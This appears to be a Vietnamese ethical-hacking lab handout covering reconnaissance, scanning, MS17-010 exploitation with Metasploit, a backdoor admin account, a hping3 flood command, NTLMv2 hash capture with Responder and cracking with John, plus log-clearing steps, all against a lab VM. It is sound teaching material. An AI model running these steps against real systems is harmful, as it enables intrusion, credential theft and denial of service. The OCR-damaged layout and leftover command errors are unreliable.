LAB1 – KALI LINUX OVERVIEW

Chuẩn bị:

+ Cài đặt VirtualBox*.exe (Gọi tắt chương trình là Vbox)
+ Dùng Vbox tạo máy ảo mới tên **Kali** bằng cách Import file Kali 2020.1b 32-Bit.*.ova (Chỉnh Ram=2048MB)
+ Dùng Vbox tạo máy ảo mới tên **Windows10** bằng cách Import file Windows 10-LTSB Mod 32-Bit.*.ova (Chỉnh Ram=1024MB)
+ Khởi động 2 máy ảo **Kali** và **Windows10** , tùy chỉnh IP 2 máy ảo chung lớp mạng 10.0.0.x/24. (x tùy ý nhưng không trùng)
+ Đảm bảo **Kali** và **Windows10** ping thấy nhau. Shutdown 2 máy ảo **Kali** và **Windows10** , snapshot 2 máy ảo.
+ Khởi động 2 máy ảo **Kali** và **Windows10** và thực hiện Lab theo hướng dẫn bên dưới

Lưu ý: Không cần thiết phải khởi động cùng lúc 2 máy ảo nếu hướng dẫn không yêu cầu để giải tải CPU và RAM

1. TÌM HIỂU

Đây là bước đầu tiên của Hacking. Nó còn được gọi là Giai đoạn thu thập thông tin và dấu chân. Đây là giai đoạn chuẩn bị, nơi chúng tôi thu thập càng nhiều thông tin càng tốt về mục tiêu. Chúng tôi thường thu thập thông tin về ba nhóm,

- Mạng
- Chủ nhà
- Những người liên quan

Có hai loại Dấu chân:

• Chủ động: Tương tác trực tiếp với mục tiêu để thu thập thông tin về mục tiêu. Ví dụ: Sử dụng công cụ Nmap để quét mục tiêu

• Bị động: Cố gắng thu thập thông tin về mục tiêu mà không truy cập trực tiếp vào mục tiêu. Điều này liên quan đến việc thu thập thông tin từ phương tiện truyền thông xã hội, các trang web công cộng, v.v.

Thực hiện

1.1 Kiểm tra IP Kali linux và kết nối internet

Địa chỉ mạng với lệnh: ifconfig

```
root@kali-i386:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.199  netmask 255.255.255.0  broadcast 10.0.0.255
        ether 08:00:27:64:f4:c0  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        ether 08:00:27:32:38:31  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 1011 (1011.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 35  bytes 13222 (12.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 13222 (12.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Kết nối internet

```
root@kali-i386:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=32.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=33.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=40.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=48.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=56 time=31.9 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=56 time=31.3 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=56 time=33.3 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=56 time=32.0 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=56 time=33.3 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=56 time=65.3 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=56 time=34.9 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=56 time=32.8 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=56 time=31.5 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=56 time=33.7 ms
^C
--- 8.8.8.8 ping statistics ---
17 packets transmitted, 14 received, 17.6471% packet loss, time 16414ms
rtt min/avg/max/mdev = 31.324/36.718/65.289/9.047 ms
```

1.2 Kiểm tra DNS Server hiện tại

```
root@kali-i386:~# nslookup example.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   example.com
Address: 93.184.216.34
Name:   example.com
Address: 2606:2800:220:1:248:1893:25c8:1946
```

Gợi ý: whois, nslookup (Name Server Lookup)

Kết hợp kiểm tra địa chỉ các website (Tiếp theo)

```
root@kali-i386:~# nslookup google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 172.217.24.78
Name:   google.com
Address: 2404:6800:4005:809::200e
```

1.3 Kiểm tra các host đang online trong cùng lớp mạng

```
root@kali-i386:~# nmap -sn 10.0.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-16 10:39 +07
Nmap scan report for 10.0.0.101
Host is up (0.00086s latency).
MAC Address: 08:00:27:90:E9:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.0.102
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.66 seconds
```

Gợi ý: nmap

-sP ip : ip

-A ip: all

1. SCANNING

Three types of scanning are involved:

Port scanning: This phase involves scanning the target for the information like open ports, Live systems, various services running on the host.

Vulnerability Scanning: Checking the target for weaknesses or vulnerabilities which can be exploited. Usually done with help of automated tools

Network Mapping: Finding the topology of network, routers, firewalls servers if any, and host information and drawing a network diagram with the available information. This map may serve as a valuable piece of information throughout the haking process.

Thực hiện

2.1 Kiểm tra kết nối đến host đang online

```
root@kali-i386:~# hping3 -c 5 10.0.0.101
HPING 10.0.0.101 (eth0 10.0.0.101): NO FLAGS are set, 40 headers + 0 data b
ytes
len=46 ip=10.0.0.101 ttl=128 DF id=7789 sport=0 flags=RA seq=0 win=0 rtt=8.
9 ms
len=46 ip=10.0.0.101 ttl=128 DF id=7790 sport=0 flags=RA seq=1 win=0 rtt=6.
2 ms
len=46 ip=10.0.0.101 ttl=128 DF id=7791 sport=0 flags=RA seq=2 win=0 rtt=8.
1 ms
len=46 ip=10.0.0.101 ttl=128 DF id=7792 sport=0 flags=RA seq=3 win=0 rtt=10
.8 ms
len=46 ip=10.0.0.101 ttl=128 DF id=7793 sport=0 flags=RA seq=4 win=0 rtt=5.
6 ms

--- 10.0.0.101 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 5.6/7.9/10.8 ms
```

Gợi ý: hping3

hping3 -S 10.0.0.100 -a 10.0.0.23 -p 135 –flood //Tấn công ping DOS

Source Desk

2.2 Port scanning

```
root@kali-i386:~# nmap 10.0.0.101
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-16 10:43 +07
Nmap scan report for 10.0.0.101
Host is up (0.00091s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 08:00:27:90:E9:79 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```

Gợi ý: nmap

2.3 Vulnerability Scanning

Gợi ý: **msfconsole**, openvas


msfconsole kiểm tra lỗ hổng của IP victim (đối tương)

2. GAINING ACCESS

This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to administrator level so he can install an application he needs or modify data or hide data.

Thực hiện

3.1 Khởi động công cụ khai thác



Gợi ý:

systemctl status mongodb

systemctl start mongodb (chỉ dùng nếu dịch vụ database mongodb chưa hoạt động)

msfinit

msfconsole

3.2 Sử dụng thư viện khai thác xác định lỗi mặc định trên máy victim

```
msf5 > search ms17-010

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Ch
eck  Description
   -  ----                                           ---------------  ----     --
---  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No
     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No
     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/doublepulsar_rce           2017-04-14       great    Ye
s    DOUBLEPULSAR Payload Execution and Neutralization
   3  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Ye
s    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No
     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Ye
s    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
```

3.3 Định nghĩa các tham số phù hợp module khai thác

```
   CHECK_PIPE   false                                                        n
o        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  y
es       List of named pipes to check
   RHOSTS                                                                    y
es       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT        445                                                          y
es       The SMB service port (TCP)
   SMBDomain    .                                                            n
o        The Windows domain to use for authentication
   SMBPass                                                                   n
o        The password for the specified username
   SMBUser                                                                   n
o        The username to authenticate as
   THREADS      1                                                            y
es       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 10.0.0.101
RHOST => 10.0.0.101
msf5 auxiliary(scanner/smb/smb_ms17_010) > set SMBUser Administrator
SMBUser => Administrator
msf5 auxiliary(scanner/smb/smb_ms17_010) > set SMBPass a
SMBPass => a
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.0.101:445        - Host is likely VULNERABLE to MS17-010! - Windows 10 E
nterprise 2016 LTSB 14393 x86 (32-bit)
[*] 10.0.0.101:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > back
msf5 > search ms17-010
```

3.4 Chủ động khai thác

```
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.0.0.102
LHOST => 10.0.0.102
msf5 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting
        Required  Description
   ----                  ---------------
        --------  -----------
   DBGTRACE              false
        yes       Show extra debug trace info
   LEAKATTEMPTS          99
        yes       How many times to try to leak transaction
   NAMEDPIPE
        no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pip
es.txt  yes       List of named pipes to check
   RHOSTS                10.0.0.101
        yes       The target host(s), range CIDR identifier, or hosts file with s
yntax 'file:<path>'
   RPORT                 445
        yes       The Target port
   SERVICE_DESCRIPTION
        no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME
        no        The service display name
   SERVICE_NAME
        no        The service name
   SHARE                 ADMIN$
        yes       The share to connect to, can be an admin share (ADMIN$,C$, ... )
or a normal read/write folder share
   SMBDomain             .
```

3.5 Kiểm tra quyền truy cập hiện tại sau khi đã chiếm quyền máy victim

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:90:e9:79
MTU          : 1500
```

Gợi ý: mongodb, msfinit, **msfconsole**

3. MAINTAINING ACCESS


Hacker may just hack the system to show it was vulnerable or he can be so mischievous that he wants to maintain or persist the connection in the background without the knowledge of the user. This can be done using Trojans, Rootkits or other malicious files. The aim is to maintain the access to the target until he finishes the tasks he planned to accomplish in that target.

Thực hiện

4.1 Tạo user khác trên máy victim có quyền admin bằng câu lệnh

```
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > shell
Process 72 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user linh 1 /add
net user linh 1 /add
The command completed successfully.


C:\Windows\system32>portfwd add -l 22 -p 22 -r <remote_ip>
portfwd add -l 22 -p 22 -r <remote_ip>

C:\Windows\system32>portfwd add -l 22 -p 22
portfwd add -l 22 -p 22
'portfwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>back
back
'back' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > portfwd add -l 22 -p 22
[-] You must supply a local port, remote host, and remote port.
meterpreter > portfwd add -l 22 -p 22 -r <remote_ip>
[*] Local TCP relay created: :22 ⟷ <remote_ip>:22
meterpreter > portfwd add -l 22 -p 22 -r <remote_ip>
[-] Error running command portfwd: Rex::BindFailed The address is already in use
```

4.2 Mở port SSH/Telnet/RDP trên máy victim bằng câu lệnh.




4. GET DATA

After getting a session you know that an attacker can easily get your info, steal your contacts, messages, app data and many more.

Thực hiện

5.1 Tạo thử tập tin C:\DATA.txt có nội dung tùy ý trên máy nạn nhân



5.2 Lấy tập tin C:\DATA.txt trên máy victim về Desktop của Kali linux

5. CLEARING TRACK


No thief wants to get caught. An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces leading to him. This involves modifying/corrupting/deleting the values of Logs, modifying registry values and uninstalling all applications he used and deleting all folders he created.

Thực hiện

6.1 Xóa log windows

6.2 Xóa log khai thác

6.3 Thoát khai thác




```
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Received connection from 10.0.0.101
[PROXY] Received connection from 10.0.0.101
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[HTTP] Sending NTLM authentication request to 10.0.0.101
[HTTP] Host             : youtobe
[HTTP] NTLMv2 Client    : 10.0.0.101
[HTTP] NTLMv2 Username : OU-PC-CLIENT10\Administrator
[HTTP] NTLMv2 Hash      : Administrator::OU-PC-CLIENT10:f8bc435da8954424:13E0B212D
307B567C36E00C334428CA8:0101000000000000EB59A7A5777DA01440492647342F807000000000
200060053004D0042000100160053004D0042002D0054004F004F004C004B0049005400040012007300
6006D0062002E006C006F00630061006C0003002800730065007200760065007200320030003000330
02E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F0063006100
6C0008003000300000000000000001000000002000000DB2C43B0223CB4D5CEB2F7504BC4190EDFC4C
C2C4F6591D30A076F9D0FA0E7A50A001000000000000000000000000000000000000000900180048005400
00540050002F0079006F00750074006F00620065000000000000000000
```

responder -I eth0 -v –wF //lắng nghe trên cổng mạng.

Tạo mới file user_pass.txt lưu trênDesktop

john --format=netntlmv2 ./Desktop/user_pass.txt //phân giải đoạn code tìm user và pass

```
root@kali-i386:~# john --format=netntlmv2 ./Desktop/test.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/32])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for pe
rformance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
a                (Administrator)
1g 0:00:00:00 DONE 2/3 (2024-03-16 11:27) 7.142g/s 213171p/s 213171c/s 213171C/s
modem..Peter
Use the "--show --format=netntlmv2" options to display all of the cracked passwor
ds reliably
Session completed
root@kali-i386:~# msfconsole
[-] **Rting the Metasploit Framework console...\
[-] * WARNING: No database support: FATAL:  password authentication failed for us
er "msf"
FATAL:  password authentication failed for user "msf"

[-] ***
```